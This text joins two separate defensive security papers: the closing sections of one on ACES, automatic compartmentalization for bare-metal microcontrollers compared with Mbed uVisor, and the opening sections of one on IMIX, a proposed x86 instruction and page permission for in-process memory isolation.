| Mbed $\mu$Visor | Manual | ✗(Heap) | ✗ | ✓ | ✓ |

Table 3 shows a comparison of security protections provided by ACES and Mbed $\mu$Visor. Mbed $\mu$Visor requires manual annotation and specific $\mu$Visor APIs to be used to provide its protections, while ACES is automatic. Additionally, Mbed $\mu$Visor does not enforce code isolation, as all code is placed in one memory region that is accessible by *all* compartments. Furthermore, Mbed $\mu$Visor does not enforce DEP on the heap. Both enforce data and peripheral isolation among compartments. ACES enforces fine-grained compartmentalization by allowing code and data to be isolated within a thread, while Mbed $\mu$Visor requires a thread for each compartment with no isolation within a thread. Another advantage of ACES over Mbed $\mu$Visor is its compartments are not hard-coded into the application, enabling them to be automatically determined from high-level policies.

We compare ACES and Mbed $\mu$Visor by porting PinLock to Mbed $\mu$Visor. With $\mu$Visor, we used two compartments, which logically follows the structure of the application—one compartment handles the IO communication with the serial port and the other handles the computation, *i.e.,* the authentication of the pincode read from the serial port. The first has exclusive access to the serial port reading the user's pincode. The second compartment cannot access the serial port but can only request the entered pin from the first compartment. The authenticator then computes the hash and replies to the first compartment with the result. Mbed $\mu$Visor requires specific APIs and a main thread for each compartment, thus there is significant porting effort to get this (and any other application) to execute with $\mu$Visor. Table 4 shows a comparison between ACES and Mbed $\mu$Visor for Flash usage, RAM usage, runtime, and number of ROP gadgets. Since Mbed $\mu$Visor requires an OS, Flash and memory usage will be inherently larger. It allocates generous amounts of memory to the heap and stacks, which can be tuned to the application. For our comparison, we dynamically measure the size of the stacks and ignore heap size, thus under-reporting $\mu$Visor memory size. Averaged across all policies, ACES reduces the Flash usage by 58.6% and RAM usage by 83.9%, primarily because it does not require an OS.

ACES runtime is comparable (5.0% increase), thus ACES provides automated protection, increased compartmentalization, and reduced memory overhead with little impact on performance.

We investigate the security implications of having code compartmentalization by analyzing the number of ROP gadgets using the ROPgadget compiler [46]. Without code compartmentalization, a memory corruption vulnerability allows an attacker to leverage all ROP gadgets available in the application—the "Total" column in Table 4. Code compartmentalization confines an attacker to ROP gadgets available only in the current compartment. Averaged across all policies, ACES reduces the maximum number of ROP gadgets by 94.3% over $\mu$Visor.

Table 4: Comparison of memory usage, runtime, and the number of ROP gadgets between ACES and Mbed $\mu$Visor for the PinLock application.

| Policy | Flash | RAM | Runtime # Cycles | # ROP Gadgets Total | Maximum | Average |
|---|---|---|---|---|---|---|
| ACES-Naïve Filename | 33,504 | 4,712 | 526M | 525 | 345 (53.2%) | 234 (36.0%) |
| ACES-Opt. Filename | 33,008 | 4,640 | 525M | 671 | 341 (44.8%) | 247 (32.4%) |
| ACES-Peripheral | 34,856 | 5,136 | 525M | 645 | 345 (47.2%) | 204 (31.3%) |
| Mbed $\mu$Visor | 81,604 | 30,004 | 501M | 5,997 | 5,997 (100%) | 5,997 (100%) |

## 7 Related Work

*Micro-kernels:* Micro-kernels [35, 28] implement least privileges for kernels by reducing the kernel to the minimal set of functionality and then implement additional functions as user space "servers". Micro-kernels like L4 [35] have been successfully used in embedded systems [20]. They rely on careful development or formal verification [28] of the kernel and associated servers to maintain the principle of least privilege. ACES creates compartments within a single process, while micro-kernels break a monolithic kernel into many processes. In addition, the process of creating micro-kernels is manual while ACES' compartments are automatic.

*Software Fault Isolation and Control-flow Integrity:* Software fault isolation [50, 51] uses checks or pointer masking to restrict access of untrusted modules of a program to a specific region. SFI has been proposed for ARM devices using both software (ARMor) [55], and hardware features (ARMlock) [56]. ARMlock uses memory domains which are not available on Cortex-M devices. ACES works on micro-controllers and uses the MPU to ensure that code and data writes are constrained to a compartment without requiring pointer instrumentation. It also enables flexible definitions of what should be placed in each compartment whereas SFI assumes compartments are identified *a priori*.

Code Pointer Integrity [31] prevents memory corruptions from performing control flow hijacks by ensuring the integrity of code pointers. Control-flow integrity [1, 34, 53, 54, 41, 10] restricts the targets of indirect jumps to a set of authorized targets. This restricts the ability of an attacker to perform arbitrary execution, however arbitrary execution is still possible if a suffi-

ciently large number of targets are available to an attacker. ACES enforces control-flow integrity on control edges that transition between compartments. It also restricts the code and data available in each compartment, thus limiting the exposed targets at any given time.

*Kernel and Application Compartmentalization:* There has been significant work to isolate components of monolithic kernels using an MMU [57, 52, 18]. ACES focuses on separating a single bare-metal system into compartments using an MPU and addresses the specific issues that arise from the MPU limitations. Privtrans [9] uses static analysis to partition an application into privileged and unprivileged processes, using the OS to enforce the separation of the processes. Glamdring [36] uses annotations and data and control-flow analysis to partition an application into sensitive and non-sensitive partitions—executing the sensitive partition in an Intel SGX [13] enclave. Robinov *et al.* [44] partition Android applications into compartments to protect data and utilize ARM's TrustZone environment to run sensitive compartments. These techniques rely on an OS [9, 36] for process isolation or hardware not present on microcontrollers [36, 37, 44] or significant developer annotation [24, 36, 37]. In contrast ACES works without an OS, only requires an MPU, and does not require developer annotations.

*Embedded system specific protections:* NesCheck [40] provides isolation by enforcing memory safety. MINION [27] provides automatic thread-level compartmentalization, requiring an OS, while ACES provides function-level compartmentalization without an OS. ARM's TrustZone [4] enables execution of software in a "secure world" underneath the OS. TrustZone extensions are included in the new ARMv8-M architecture. At the time of writing, ARMv8-M devices are not yet available. FreeRTOS-MPU [22] is a real-time OS that uses the MPU to protect the OS from application tasks. Trustlite [29] proposes hardware extensions to microcontrollers, including an execution aware MPU, to enable the deployment of trusted modules. Each module's data is protected from the other parts of the program by use of their MPU. TyTan [7] builds on Trustlite and develops a secure architecture for low-end embedded systems, isolating tasks with secure IPC between them. In contrast, ACES enables intraprocess compartmentalization on existing hardware and separates compartment creation from program implementation.

## 8 Discussion and Conclusion

As shown in Section 6.3, compartmentalization policies may significantly impact runtime performance. To reduce the runtime impact, new policies should seek to place call chains together, and minimize emulating variable accesses. The PDG could be augmented with profiling information of baseline applications so that compartment policies can avoid placing callers and callees of frequently executed function calls in different compartments. In addition, the number of emulator calls could be reduced by improved alias analysis or adding dynamically discovered accesses to the PDG. This would enable an MPU region to be used to provide access to these variables. Finally, optimizations to the way emulated variables are accessed could be made to ACES. For example, the emulator could be modified to check if the store to be emulated is from memcpy. If so, permissions for the entire destination buffer could be validated and then the emulator could perform the entire buffer copy. Thus, the emulator would only be invoked once for the entire copy and not for each address written in the buffer.

Protecting against confused deputy attacks [26] is challenging for compartmentalization techniques. They use control over one compartment to provide unexpected inputs to another compartment causing it to perform insecure actions. Consider PinLock that is split into an unprivileged compartment and the privileged compartment with the unlock pin. An attacker with control over the unprivileged compartment may use any interaction between the two compartments to trigger an unlock event. To guard against confused deputy attacks, ACES restricts and validates the locations of all compartment transitions. The difficulty of performing these attacks depends on the compartmentalization policy. For security, it is desirable to have long compartment chains, resulting in many compartments that must be compromised to reach the privileged compartment.

In conclusion, ACES enables automatic application of compartments enforcing least privileges on bare-metal applications. Its primary contributions are (1) decoupling the compartmentalization policy from the program implementation, enabling exploration of the design space and changes to the policy after program development, *e.g.,* depending on the context the application is run in. (2) The automatic application of compartments while maintaining program dependencies and ensuring hardware constraints are satisfied. This frees the developer from the burden of configuring and maintaining memory permissions and understanding the hardware constraints, much like an OS does for applications on a desktop. (3) Use of a micro-emulator to authorize access to data outside a compartment's memory regions, allowing imprecise analysis techniques to form compartments. We demonstrated ACES's flexibility in compartment construction using three compartmentalization policies. Compared to Mbed $\mu$Visor, ACES' compartments use 58.6% less Flash, 83.9% less RAM, with comparable execution time, and reduces the number of ROP gadgets by an average of 94.3%.

## Abstract

Memory-corruption attacks have been subject to extensive research in the latest decades. Researchers demonstrated sophisticated attack techniques, such as (just-in-time/blind) return-oriented programming and counterfeit object-oriented programming, which enable the attacker to execute arbitrary code and data-oriented attacks that are commonly used for privilege escalation. At the same time, the research community proposed a number of effective defense techniques. In particular, control-flow integrity (CFI), code-pointer integrity (CPI), and fine-grained code randomization are effective mitigation techniques against code-reuse attacks. All of these techniques require strong memory isolation. For example, CFI's shadow stack, CPI's safe-region, and the randomization secret must be protected from adversaries able to perform arbitrary read-write accesses.

In this paper we propose IMIX, a lightweight, in-process memory isolation extension for the Intel-based x86 CPUs. Our solution extends the x86 ISA with a new memory-access permission to mark memory pages as *security sensitive*. These memory pages can then only be accessed with a newly introduced instruction. Unlike previous work, IMIX is not tailored towards a specific defense (technique) but can be leveraged as a primitive to protect the data of a wide variety of memory-corruption defenses. We provide a proof of concept of IMIX using Intel's Simulation and Analysis Engine. We extend Clang/LLVM to include our new instruction, and enhance CPI by protecting CPI's safe region using IMIX.

## 1 Introduction

Memory-corruption attacks have been a major threat against modern software for multiple decades. Attackers leverage memory-corruption vulnerabilities to perform multiple malicious activities including taking control of systems and exfiltrating information. Memory-corruption attacks can be roughly divided into the categories code-injection [3], code-reuse [50, 52, 54], and data-only attacks [12, 28, 29]. While code-injection attacks introduce new malicious code into the vulnerable program, code-reuse attacks reuse the existing code in an unintended way. Data-only attacks in turn aim to influence the program behavior by modifying crucial data variables, e.g., used in branching conditions.

Defenses against memory-corruption typically reduce the attack surface by preventing the adversary from corrupting part of the application's memory which is essential for a successful attack. Prominent examples include: W$\oplus$X [44, 48] which prevents data from being executed, and hence, code-injection attacks; Control Flow Integrity (CFI) [1] and Code-Pointer Integrity (CPI) [38] which protect code pointers to prevent code-reuse attacks; and Data Flow Integrity (DFI) [2, 10] mitigating data-only attacks by restricting data access.

Some of these defenses can be implemented efficiently using mechanisms that reside entirely outside the underlying application process. For instance, the kernel configures W$\oplus$X and the hardware enforces it. Hence, the adversary cannot tamper with this defense mechanism when exploiting a memory-corruption vulnerability in the application. However, using an external mechanism is not always feasible in practice due to high performance overhead. For instance, CFI requires run-time checks and a shadow stack [1, 9, 18], which is updated every time a function is invoked or returns. CPI requires run-time checks and a *safe region*, which contains metadata about the program's variables. The required code for these defenses can be efficiently protected when marked as read-only, just like the application code. However, as of today no architectural solution exists that protects the data region of these defenses from unintended/malicious accesses. This data cannot be stored outside of the process, e.g., in kernel memory, because accessing it would impose an impractical performance overhead due to the time needed for a context switch. Hence, to pre-

vent the adversary from accessing the data some form of *in-process memory isolation* is needed, i.e., a mechanism ensuring access only by the defense code while denying access by the potentially vulnerable application code. However, devising a memory isolation scheme for current x86 processors is challenging.

**Memory Isolation Approaches.** A variety of memory isolation solutions have been proposed or deployed both in software and/or hardware. Software solutions use either access instrumentation [8, 61], or data hiding [6, 38]. Instrumentation-based memory isolation inserts run-time checks before every memory access in the untrusted code in order to prevent accesses to the protected region. However, it imposes a substantial performance overhead, for instance, code instrumented using Software Fault Isolation (SFI) incurs an overhead up to 43% [51]. Data hiding schemes typically allocate data at secret random addresses. Modern processors have sufficiently large virtual memory space (140 TB) to prevent brute-force attacks. The randomized base address must be kept secret and is usually stored in a CPU register. However, ensuring that this secret is not leaked to the adversary is challenging, especially if the program is very complex. For instance, compilers sometimes save registers to the stack in order to make room for intermediate results from some computation. This is known as *register spilling* and can leak the randomization secret [14]. Moreover, even a large address space can successfully be brute-forced as it was shown on an implementation of CPI [22, 24]. Thus, current in-process memory isolation either compromises performance or offers limited security.
Memory protection based on hardware extensions is another approach to achieve in-process isolation. For instance, Intel has recently announced Control-flow Enforcement Technology [33] and Memory Protection Keys [34] (already available on other architectures, e.g. *memory domains* on ARM32 [4]). However, these technologies either provide hardware support limited to a specific mitigation, or cause unnecessary performance overhead. We will discuss those technologies in a more detailed way in Section 8.

**Goals and Contributions.** In this paper we present IMIX, which enables lightweight in-process memory isolation for memory-corruption defenses that target the x86 architecture. IMIX enables *isolated pages*. Marked with a special flag, isolated pages can only be accessed using a single new instruction we introduce, called `smov`. Just like defenses like W⊕X protect the code of run-time defenses from unintended modifications, IMIX protects the data of those defenses from unintended access. In contrast to other recently proposed hardware-based approaches we provide an agnostic ISA extension that can be leveraged by a variety of defenses against code-reuse attacks to increase performance and security. To summarize, our main contributions are:

- **Hardware primitive to isolate data memory**. We propose IMIX, a novel instruction set architecture (ISA) extension to provide effective and efficient in-process isolation that is fundamental for the security of memory-corruption defenses (metadata protection). Therefore, IMIX introduces a new memory-access permission to protect the isolated pages, which prevents regular load and store instructions from accessing this memory. Instead, the code part of defense mechanisms needs to use our newly introduced `smov` instruction to access the protected data.
- **Proof-of-concept implementation**. We provide a fully-fledged proof of concept of IMIX. In particular, we leverage Intel's Simulation and Analysis Engine [11] to extend the x86 ISA with our new memory protection, and to add the *smov* instruction. Further, we extend the Linux kernel to support our ISA extension and the LLVM compiler infrastructure to provide primitives for allocation of protected memory, and access to the former. Finally, we demonstrate how defenses against memory-corruption attacks benefit from using IMIX by porting code-pointer integrity (CPI) [38] to leverage IMIX to isolate its safe-region.
- **Thorough evaluation**. We evaluate the performance by comparing our IMIX-enabled port of CPI to the original x86-64 variant. Further, we compare our solution to Intel's Memory Protection Keys and Intel's Memory Protection Extensions [34] overhead for CPI.

## 2 Background

In this section we provide the necessary technical background which is necessary for understanding the remainder of this paper. We first provide a brief summary of memory corruption attacks and defenses, and then explain memory protection on the x86 architecture.

### 2.1 Memory Corruption

C and C++ are popular programming languages due to their flexibility and efficiency. However, their requirement for manual memory management places a burden on developers, and mistakes easily result in memory-corruption vulnerabilities which enable attackers to change the behavior of a vulnerable application

during run time. For example, a missing bounds check during the access of a buffer can lead to a buffer overflow, which enables the attacker to manipulate adjacent memory values. With a write primitive in hand the attacker can achieve different levels of control of the target, such as changing data flows within the application, or hijacking the control flow. When conducting a data-flow attack [28, 29], the attacker manipulates data pointers and variables that are used in conditional statements to disclose secrets like cryptographic keys. In contrast, during a control-flow hijacking attack, the attacker overwrites code pointers, which are later used as a target address of an indirect branch, to change control flow to execute injected code [3] or to conduct a code-reuse attack [50, 52, 54].

There exist different approaches to mitigate these attacks, however, they all have in common that they are part of the same execution context as the vulnerable application, and often make a tradeoff between practicality and security.

For example, combining SoftBounds [46] and CETS [47] guarantees memory safety for applications written in C, and hence, prevent the exploitation of memory-corruption vulnerabilities in the first place. Unfortunately, these guarantees come with an impractical performance overhead of more than 100%. To limit the performance impact, other mitigation techniques focus on mitigating certain attack techniques. To mitigate control-flow hijacking attacks, these techniques prevent the corruption of code pointers [38], verify code pointers before they are used [1], or ensure that the values of valid code pointers are different for each execution [16].

Another common aspect of every memory-corruption mitigation technique is that they reduce the attack surface of a potentially vulnerable application to the mitigation itself. In other words, if the attacker is able to manipulate the mitigation or memory on which the mitigation depends, she can undermine the security of the mitigation. The protection mitigation's memory is hard because it is part of the memory which the attacker can potentially access.

Next, we provide a short overview memory protection techniques, which are available on the x86 architecture, that can be leveraged to protect the application's and mitigation's memory.

## 2.2 Memory Isolation

The x86 architecture offers different mechanisms to enforce memory protection. *Segmentation* and *paging* are the most well-known ones. However, recently, Intel and AMD proposed a number of additional features to protect and isolate memory. As we argue in Section 8, IMIX is most likely to be adapted for Intel-based x86 CPUs, hence, we focus in this section on memory protection features that are implemented or will be implemented for Intel-based x86 CPUs. Note that in most cases AMD provides a similar feature using different naming convention. Finally, we shortly discuss software-based memory isolation.

**Traditional Memory Isolation.** Segmentation and paging build a layer of indirection for memory accesses that can be configured by the operating system, and the CPU enforces access control while resolving the indirection.

Segmentation is a legacy feature that allows developers to define segments that consists of a start address, size, and an access permission. However, on modern 64-bit systems access permissions are no longer enforced. Nevertheless, many mitigations [6, 18, 38, 41] leverage segmentation to implement information hiding by allocating their data TCB at a random address, and ensure that it is only accessed through segmentation.

On modern systems, paging creates an indirection that maps *virtual memory* to *physical memory*. The mapping is configured by the operating system through a data structure known as *page tables*, which contain the translation information and a variety of access permissions. The paging permission system enables the operating system to assign memory to either itself or to the user mode. To isolate different processes from each other, the operating system ensures that each process uses its own page table. Due to legacy reasons, paging does not differentiate between the read and execute permission, which is why modern systems feature the "non-executable" permission. Further, paging allows to mark memory as (non-)writable.

**New Memory Protection Features.** Recently introduced or proposed features that enable memory isolation on x86 are Extended Page Tables (EPT), Memory Protection Extensions (MPX), Software Guard Extensions (SGX), Memory Protection Keys (MPK) and Control-flow Enforcement Technology (CET). We provide a comparison in Section 9.

The EPT facilitate memory virtualization and are conceptually the same as regular page tables, except that they are configured by the hypervisor, and allow to set the read/write/execute permission individually. Hence, previous work leveraged the EPT to implement execute-only memory [16, 58, 63]. MPX implements bounds checking in hardware. Therefore, it provides new instructions to configure a lower and upper bound for a pointer to a buffer. Then, before a pointer is dereferenced, the developer can leverage another MPX instruction to quickly check whether this address points into the buffers boundaries. SGX allows to create *enclaves* within a process

that are completely isolated from the rest of the system at the cost of high overhead when switching the execution to the code within an enclave. MPK introduces a new register, which contains a protection key, and enables programmers to tag memory (the tag is stored in the page table) such that it can only be accessed if the protection key register contains a specific key. MPK can be utilized to implement in-process isolation by tagging the security critical data and loading the corresponding key only when executing a benign access, and deleting it after the access succeeded. Intel's hardware support for CFI, CET, provides similar memory isolation the shadow stack as IMIX for security critical data in general. It introduces a new access permission for the shadow stack, and special instructions to access it. Unfortunately, CET is tailored towards CFI and cannot be easily repurposed for other mitigations.

**Software-based Approaches.** Software Fault Isolation (SFI) [43, 51, 61] instruments every read, write, and branch instruction to enable in-process isolation. However, this approach comes with a significant performance overhead due to the additional instructions.

To summarize, none of the above listed memory protection features provides mitigation-agnostic security and performance benefits at the same time.

## 3 Adversary Model

Throughout our work, we use the following standard adversary model and assumptions, which are consistent with prior work in this field of research [21, 38, 53, 54].

- **Memory corruption.** We assume the presence of a memory-corruption vulnerability, which the adversary can repeatedly exploit to read and write data according to the memory access permissions.

- **Sandboxed code execution.** The adversary can execute code in an isolated environment. However, the executed code cannot interfere with the target application by any means other than by using the memory corruption vulnerability. In particular, this means that the sandboxed code cannot execute the `smov` instruction with controlled arguments. Arbitrary code execution is prevented by hardening the target application with techniques such as CPI [38], CFI [1], or code randomization [16]. However, the attacker can target those defenses as well using the memory corruption vulnerability. We assume memory-corruption mitigations cannot be bypassed unless the attacker can corrupt the mitigation's metadata.



Figure 1: Overview of IMIX.

- **Immutable code.** The adversary cannot inject new code or modify existing code, which would allow her to execute the `smov` instruction with controlled arguments. This is enforced by hardening the target application with the W⊕X memory policy [44, 48].

## 4 IMIX

As we mentioned in Section 1, application developers protect their applications (① in Figure 1) using run-time defenses ②. Like for applications, the correct functionality of defenses relies on the integrity of their code and data. A number of existing run-time defenses, like CPI and CFI, require to keep their data within the process of the vulnerable application to avoid a high performance overhead. Thus, the attacker may leverage a memory-corruption vulnerability in the application to bypass those defenses [21]. Traditionally, defense developers enforce the integrity of the (static) code using W⊕X or execute-only memory, while the integrity of the data relies on some form in-process memory isolation. However, existing memory isolation techniques, namely instrumentation and data hiding, force the defense developers to choose between high performance overheads and compromised security. IMIX ③ provides an efficient, secure, hardware-enforced in-process memory isolation mechanism. Data belonging to run-time mitiga-

tions is allocated in *isolated pages*, which are marked with a special access permission. We introduce a new dedicated instruction, `smov` ④, to access this data, while normal code belonging to the potentially vulnerable application is denied access to the isolated pages.

In addition to the `smov` instruction and the associated access permissions, IMIX includes a kernel extension ⑤ and compiler support ⑥. The kernel extension enables protected memory allocation by supporting the special access permission. IMIX's compiler integration enables applications as well as run-time defenses to leverage our memory isolation through high-level and low-level constructs for protected memory allocation and access. This makes it easy to adopt IMIX without detailed knowledge of IMIX's implementation.

In the following, we explain the individual building blocks of our IMIX framework in detail.

**Hardware.** For IMIX, we extend two of the CPU's main responsibilities, instruction processing and memory management. We add our `smov` instruction to the instruction set, reusing the logic of regular memory access instructions, so that the `smov` instruction has the same operand types of regular memory-accessing `mov` instructions, `mov` instructions without a memory operand do not need to be handled. The memory access logic is modified so that it will generate a fault if 1) an instruction other than `smov` is used to access a page protected by IMIX, or if 2) an `smov` instruction is used to access a normal page. Access by normal instructions to normal memory, and by `smov` instructions to protected memory, are permitted. If we allowed `smov` to access normal memory, attacks on metadata would be possible, e.g., the attacker could overwrite a pointer to CPI's metadata with an address pointing to an attacker-controlled buffer in normal memory. Our design ensures instructions intended to operate on secure data cannot receive insecure input.

**Kernel.** An operating system kernel controls the user-space execution environment and hardware devices. The kernel manages virtual memory using *page tables* that map the address of each page to the physical page frame that contains it. Each page is described by a *page table entry*, which also contains some metadata, including the access permissions for that page. A user-space program can request a change in its access permissions to a page through a system call.

We extend the kernel to support an additional access permission, which identifies all pages protected by IMIX. This enables protected memory allocation not only for statically compiled binaries, but also for code generated at run time, which has been an attractive target for recent attacks [23].

**Compiler.** A compiler makes platform functionality available as high-level constructs to developers. Its main objective is to transform source code to executables for a particular platform. We extend the compiler on both ends. First, IMIX provides two high-level primitives: one for allocating protected memory and one for accessing it. These memory-protection primitives can either be used to build mitigations, or to protect sensitive data directly. IMIX provides optimized interfaces for both use cases. Mitigations like CPI are implemented as an LLVM optimization pass that works at the intermediate representation (IR) level. IMIX provides IR primitives to use for IR modification. For application developers, IMIX provides source code annotations: variables with our annotation will be allocated in protected memory, and all accesses will be through the `smov` instruction.

## 5 Implementation

Figure 2 provides an overview of the components of IMIX. Developers can build programs with IMIX, using our extended Clang compiler ①, which supports annotations for variables that should be allocated in protected memory and new IR instructions to access the protected memory. We also modified its back end to support `smov` instructions. Programs protected by IMIX mark isolated pages using the system call `mprotect` with a special flag ②. Therefore, we extended the kernel's existing page-level memory protection functionality to support this flag and mark isolated pages appropriately ④. User-space programs access normal memory using regular instructions, e.g., `mov`, while accesses to protected memory must be performed using the instruction `smov` ③. To support IMIX, the CPU must be modified to support the `smov` instruction ⑤ and must perform the appropriate checks when accessing memory ⑥. In the following we explain each component in detail.

### 5.1 CPU Extension

As we mentioned in Section 4, every isolated page needs to be marked with a special flag. The CPU already has a data structure to store information about every page, which is called a Page Table Entry (PTE). In addition to the physical address of every virtual page, a PTE stores other metadata about the page, including permissions like writable and executable. Those flags are checked by the Memory Management Unit (MMU) to prevent unintended accesses. To implement our proof of concept, we mapped the IMIX protection flag to an ignored bit in the PTE; specifically, we chose bit 52, as it is the first bit not reserved, and is normally ignored by the MMU [31].

To enforce hardware protection, the CPU needs to be updated to enforce our access policy: non-`smov` can only



Figure 2: Overview of IMIX.

access regular pages, while `smov` can only access isolated pages. In other cases, the CPU must generate a fault (⑦ in Figure 2). The implementation of this logic requires the modification of the x86-64 ISA, which is challenging without source code access. Thus, we used a hardware simulator to show the feasibility of our design. Next, we describe how we extend x86-64 with the help of Intel's SAE, and then discuss the necessary modification to real hardware.

**Simulated Hardware.** We use Wind River Simics [64], a full system simulator, in order to simulate a complete computer which supports IMIX. Yet, Simics alone is too slow to boot the Linux kernel and test our kernel extension. Therefore we use the complementary Intel Simulation and Analysis Engine (SAE) add-on by Chachmon et al. [11]. Below we will refer to the system composed by Simics and SAE as simply SAE. SAE supports emulating an x86 system running a full operating system with its processes, while allowing various architectural instrumentations, including the CPU, the memory, and related hardware such as the memory management unit (MMU). This is done using extensions, called *ztools*, that may be loaded and unloaded at any time during emulation. They are implemented as shared libraries written in C/C++.

To instrument a simulated system, ztools registers callbacks for specific hooks either at initialization time or dynamically. First, we make sure that our ztool is initialized by registering a callback for the initialization hook. Then, we register a callback that is executed when an instruction is added to the CPU's instruction cache. If either a `mov` or `smov` instruction that accesses memory is found, we register an instruction replacement callback. Our registered callback handler can replace the instruction (using a provided C function), or execute the original instruction. In this handler, we implement IMIX's access logic. First, we check the protection flag of the memory accessed by the instruction. To identify protected memory, we look up the related PTE by combining the virtual address and the base address of the page table hierarchy linked from the `CR3` register. Our ztool then checks the IMIX page flag we introduced in the PTE.

If a regular instruction attempts to access regular memory, we execute the original instruction to avoid instruction cache changes. For `smov` instructions attempting to access an isolated page, we first remove the instruction from the instruction cache, and then execute our ztool implementation of this instruction. In the remaining cases, namely `smov` attempting to access regular memory, and regular instructions attempting to access isolated pages, we raise a fault.

**Real Hardware.** Adding IMIX support to a real CPU would require extending the CPU's instruction decoder to make it aware of our `smov` instruction. `smov` requires the same logic as the regular `mov` instruction, so the existing implementation could be reused. Moreover, we need to modify the MMU to perform the necessary checks. Analogously to W⊕X, we check the flag in the page table entry (PTE) belonging to the virtual address, and either permit or deny memory access. Modern MMUs are divided into three major components: logic for memory protection and segmentation, the translation lookaside buffer (TLB) which caches virtual to physical address mappings, and page-walk logic in case of a cache miss [49]. Our extension only modifies the first component to implement the access policy based on the current CPU instruction. Other components do not need to be modified, as we are using an otherwise ignored bit in the

PTEs. In Section 8 we discuss the feasibility of our proposed modification.

## 5.2 Operating System Extension

Access restrictions to the isolated pages are enforced by the hardware, without any involvement from the kernel. However, the isolated pages need to be marked as such in the PTEs, which are located in kernel memory. To support this, we modified a recent version of the Linux kernel. Specifically, we modified the default kernel for the Ubuntu 16.04 LTS distribution which is 4.10 at the time of writing. Similarly to W⊕X, we use page permissions to represent this information. Processes can request the kernel to mark a page as an isolated page by using the existing `mprotect` system call, which is already used to manage the existing memory access permissions: `PROT_READ`, `PROT_WRITE`, and `PROT_EXEC`. For IMIX, we add a dedicated `PROT_IMIX` boolean flag. The implementation of `mprotect` sets permission bits in the PTE according to the supplied protection modes. Note that once a page is marked as `PROT_IMIX` the only way to remove this flag from a page is by unmapping it first which will also set the memory to zero.

## 5.3 Compiler Extension

To provide C/C++ support for IMIX, we modify the LLVM compiler framework [40]. We chose LLVM over GCC because the majority of memory-corruption defenses leverage LLVM [16, 57, 66]. We modified the most recent version of LLVM (version 5.0) and ported our changes to LLVM 3.3 which is used by CPI [38].
Our modification mainly concerns the intermediate representation (IR) to provide access to the `smov` instruction to mitigations like CPI [38], and the x86 backend to emit the instruction. Further, we introduced an attribute that can be used to protect a single variable by allocating it in an isolated page, e.g., to protect a cryptographic secret. Next, we explain each modification in detail.

**IR Extension.** Run-time defenses are usually implemented as LLVM optimization passes that interact with and modify LLVM's intermediate representation. In order to allow those defenses to generate `smov` instructions, we extended the IR instructions set. The IR provides two memory accessors, specifically *load* and *store*, which represent respectively a load instruction from the memory to a temporary register, and a store instruction from a temporary register to the memory. Hence, we created two corresponding IMIX instructions: *sload* and *sstore*, which defense developers can use as a drop-in replacement for their regular counterparts.

LLVM IR instructions are implemented as C++ classes and therefore supports inheritance. We implemented our IR instructions to as subclasses of their regular counterparts in order to reuse the existing translation functionality from LLVM IR to machine code, called *lowering* in LLVM parlance.
To allocate memory in the isolated pages, we implemented an LLVM function that can be called from an optimization pass, which allocates memory at page granularity using `malloc` and immediately sets the IMIX permission using `mprotect`. A reference to the allocated memory is returned so that IMIX IR instructions can access the protected memory.

**Attribute Support.** Data-only attacks are hard to mitigate in practice. To give developers an efficient way to protect sensitive data like cryptographic keys at source code level, we added a IMIX attribute which can be used to annotate C/C++ variables which should be allocated in isolated pages. All instructions accessing those annotated variables will use the IMIX IR instructions instead of the regular ones. LLVM's `annotate` attribute allows arbitrary annotations to be defined, so we only needed to provide the logic needed to process our attribute. We implemented this as an LLVM optimization pass that replaces regular variable allocations with indexed slots in a IMIX protected safe region (one per compilation module), and changes all accessors accordingly.

